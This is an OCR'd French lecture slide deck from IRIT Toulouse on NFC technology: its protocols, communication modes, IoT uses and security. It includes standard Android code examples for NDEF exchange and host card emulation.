GDR 725 de L'INS2I et de L'INSIS

Institut de Recherche en Informatique de Toulouse

Technologie sans contact NFC embarquée

aspects protocolaires
sécurité
IoT

Fabrice PEYRARD / Emmanuel CONCHON
IRIT UMR 5505 / ENSEEIHT

Institut de Recherche en Informatique de Toulouse

Fabrice.Peyrard@irit.fr, Emmanuel.Conchon@irit.fr

La technologie NFC

- NFC (Near Field Communication)
  - Communication basée sur la technologie radio à 13.56 MHz
  - Très courte portée 1 à 4 cm max
  - Faibles débits (106 / 216 / 414 kbps)
  - Communication établie sans paramétrage (no discovery, no pairing) en 0.1sec
  - Deux types de devices:
    - Lecteur actif NFC Initiator
    - Tag passif NFC Target
- Standardisation par le NFC Forum fondé en 2004 par NXP, Sony et Nokia (http://nfc-forum.org/)
  - Définition des standards
  - Plus de 150 membres aujourd'hui
  - Popularisation du NFC: Paiement et Internet des Objets


NFC et les communications sans fil

	WiFi	ZigBee (802.15.4)	Bluetooth	NFC
Network topology	Star	Mesh	Point-to-point	Point-to-point
Range	30-100 m	10-20 m	10 m	< 0.1 m
Discovery	Broadcast	Broadcast	Broadcast	Response to field
Power	High	Low	Classic: Mid LE/Smart: Low	Tag: Zero Reader: Very low
Privacy	Low	Mid	Mid	High


NFC et Internet des Objets

NFC et Internet des Objets


- Wireless pairing
  - Bluetooth
  - WiFi



- Applications domestiques
  - Enregistrement de garantie
  - Maintenance à distance




  - MAJ de Firmware



- Applications domestiques
  - Contrôle domotique
    - Eclairage
    - Température
    - Consommation
    - Compteurs
    - …


NFC et Internet des Objets

- Objet avec composant NFC et bus I2C
  - Interconnecté au microcontrôleur de l'objet
  - En mode Peer-To-Peer si l'objet est autoalimenté
  - En mode Tag si l'objet est alimenté par le lecteur (smarphone)



- Apple et NFC …


  - Un rouleau compresseur du déploiement NFC …
  - Centré sur le paiement sans contact (Apple Pay Service)
  - Sécurité augmenté et garantie sur iPhone 6 et iPhone 6 Plus
    - Un Secure Element embarqué
    - Un biocapteur Touch ID fingerprint verification



    - « An innovative biosensor security function built into the Apple Watch »


Modes de communication NFC

- Mode Reader-Writer
  - Modèle inverse du RFID: plusieurs tags et 1 lecteur,
  - NFC: 1 tag et plusieurs lecteurs
- Mode Peer-To-Peer
- Mode Tag Emulation



Couches protocolaires NFC

- LLCP (Logical Link Control Protocol)
- SNEP (Simple NDEF Exchange Protocol)
- NDEF (NFC Data Exchange Format)
- RTD (Record Type Definition): URI, smart poster, signature
- Applications:
  - Bluetooth Secure Simple Pairing (SSP)
  - Connection Handover of WiFi or Bluetooth communications
  - Personal Health Device Communication ISO/IEEE Std. 11073-20601



Mode Reader-Writer

- Comparable aux QR-Codes
  - En lecture en renvoyant une information (texte, URI, …) mais permet surtout…
  - La réécriture de données
  - La protection des données par des clés

- Différents conditionnements
  - tags, stickers, porte-clés, montres, bracelets, …

- Technologies supportées
  - ISO 14443 A/B, Mifare Ultralight, Classic/Standard 1K/4K
  - NXP DESFire, Sony Felica, Innovision Topaz, Jewel tag


Mode Reader-Writer & Android

- Modification des permissions

```
<uses-permission android:name="android.permission.NFC" />

<uses-feature
    android:name="android.hardware.nfc"
    android:required="true" />
```

- Gestion des activités en fonction des tags




Mode Peer-To-Peer

- Echange P2P bidirectionnel de données

- Entre terminaux mis dos-à-dos
- Principalement utilisé avec Android Beam
- Applications
  - Partage de liens et de pages Internet
  - Assistant de connections WiFi et Bluetooth
  - Paiements sans contact (Google Wallet, Orange Cash)
  - Echange de vCards
  - E-ticketing
  - …

Mode Peer-To-Peer & Android



Mode Peer-To-Peer & Android

- Format de données d'Android Beam: Messages NDEF
  - Respect du standard du NFC-Forum

- Fourniture dans l'API d'un ensemble de classe permettant de manipuler les formats NDEF standards (URI, MIME…)

- Coté émetteur

```
// In your Activity onCreate()
NfcAdapter adapter = NfcAdapter.
      getDefaultAdapter(this);

NdefRecord rec = NdefRecord.createUri(
        "http://www.google.com");

NdefMessage msg = new NdefMessage(rec);

adapter.setNdefPushMessage(msg, this);
// Done!
```

Mode Peer-To-Peer & Android

- Coté récepteur
  - L'activité doit s'enregistrer pour découvrir les messages NDEF

```
// In AndroidManifest.xml
<activity ...>
  <intent-filter>
    <action android:name="android.nfc.action.NDEF_DISCOVERED" />
    <category android:name="android.intent.category.default" />
    <data android:mimeType="application/vnd.mine" />
  </intent-filter>
</activity>
```

```
protected void onCreate() {
  Intent launchIntent = getIntent();
  String action = launchIntent.getAction();
  if (action.equals(NfcAdapter.ACTION_NDEF_DISCOVERED)) {
    // Get the first NdefMessage
    NdefMessage msg = (NdefMessage)
        intent.getParcelableArrayExtra(
        NfcAdapter.EXTRA_NDEF_MESSAGES)[0];
    // Get the payload of the first record
    byte[] payloadData = msg.getRecords()[0].getPayload();
    // Process payload (on different thread if needed)
    ...
  }
}
```

Mode Peer-To-Peer & Android


- Les échanges Beam reposent en théorie sur SNEP/NPP mais le lien retour n'est pas disponible
  - Impossible d'établir une communication bidirectionnelle avec un seul lien Android beam
  - Complexifie la mise en place de mécanismes de sécurité
    - Challenges
    - Négociation de clés
    - …
- Nativement il n'est pas possible d'accéder directement aux protocoles SNEP/NPP depuis l'API Android
- Android Beam nécessite une action volontaire de l'utilisateur « Tap » pour être initié

Mode Tag Emulation

- Le terminal émule un tag passif
- Le lecteur ne distingue pas un tag réel d'un tag virtuel
- Le lecteur peut contenir plusieurs tags virtuels … fini les portes cartes encombrés
- Utilisation d'un ID par application (AID)
- Android peut émuler un tag si seulement si l'écran du smartphone est actif
- Exemples
  - London Oyster Card (AID ?)
  - Google Wallet (AID F0F00777FF5511)
  - SwipeYours (AID A0000000031010) SimplyTapp US-Card MSD (Magnetic Stripe Data)
  - Visa payWave Payment System (AID A0000000031010) Visa payWave

Mode Tag Emulation & Android

- Plusieurs cartes émulées peuvent cohabiter sur un terminal Android
- Pour déterminer la carte à utiliser Android s'appuie sur les Application IDs (AID)
  - AID conformes à la norme ISO7816-4



Mode Tag Emulation & Android

- Le mode HCE à la différence des autres modes ne fonctionne pas avec des Activités Android mais des services
  - Peut fonctionner en arrière plan

```
public class MyHostApduService extends HostApduService {
    @Override
    public byte[] processCommandApdu(byte[] apdu, Bundle extras) {
        ...
    }
    @Override
    public void onDeactivated(int reason) {
        ...
    }
}
```

Exemple de service Android

Manifest


```
<service android:name=".MyHostApduService" android:exported="true"
         android:permission="android.permission.BIND_NFC_SERVICE">
    <intent-filter>
        <action android:name="android.nfc.cardemulation.action.HOST_APDU_SERVICE"/>
    </intent-filter>
    <meta-data android:name="android.nfc.cardemulation.host_apdu_service"
               android:resource="@xml/apduservice"/>
</service>
```

  - Plusieurs services peuvent fonctionner en parallèle s'ils utilisent des AID différents

```
<host-apdu-service xmlns:android="http://schemas.android.com/apk/res/android"
          android:description="@string/servicedesc"
          android:requireDeviceUnlock="false">
    <aid-group android:description="@string/aiddescription"
               android:category="other">
        <aid-filter android:name="F0010203040506"/>
        <aid-filter android:name="F0394148148100"/>
    </aid-group>
</host-apdu-service>
```

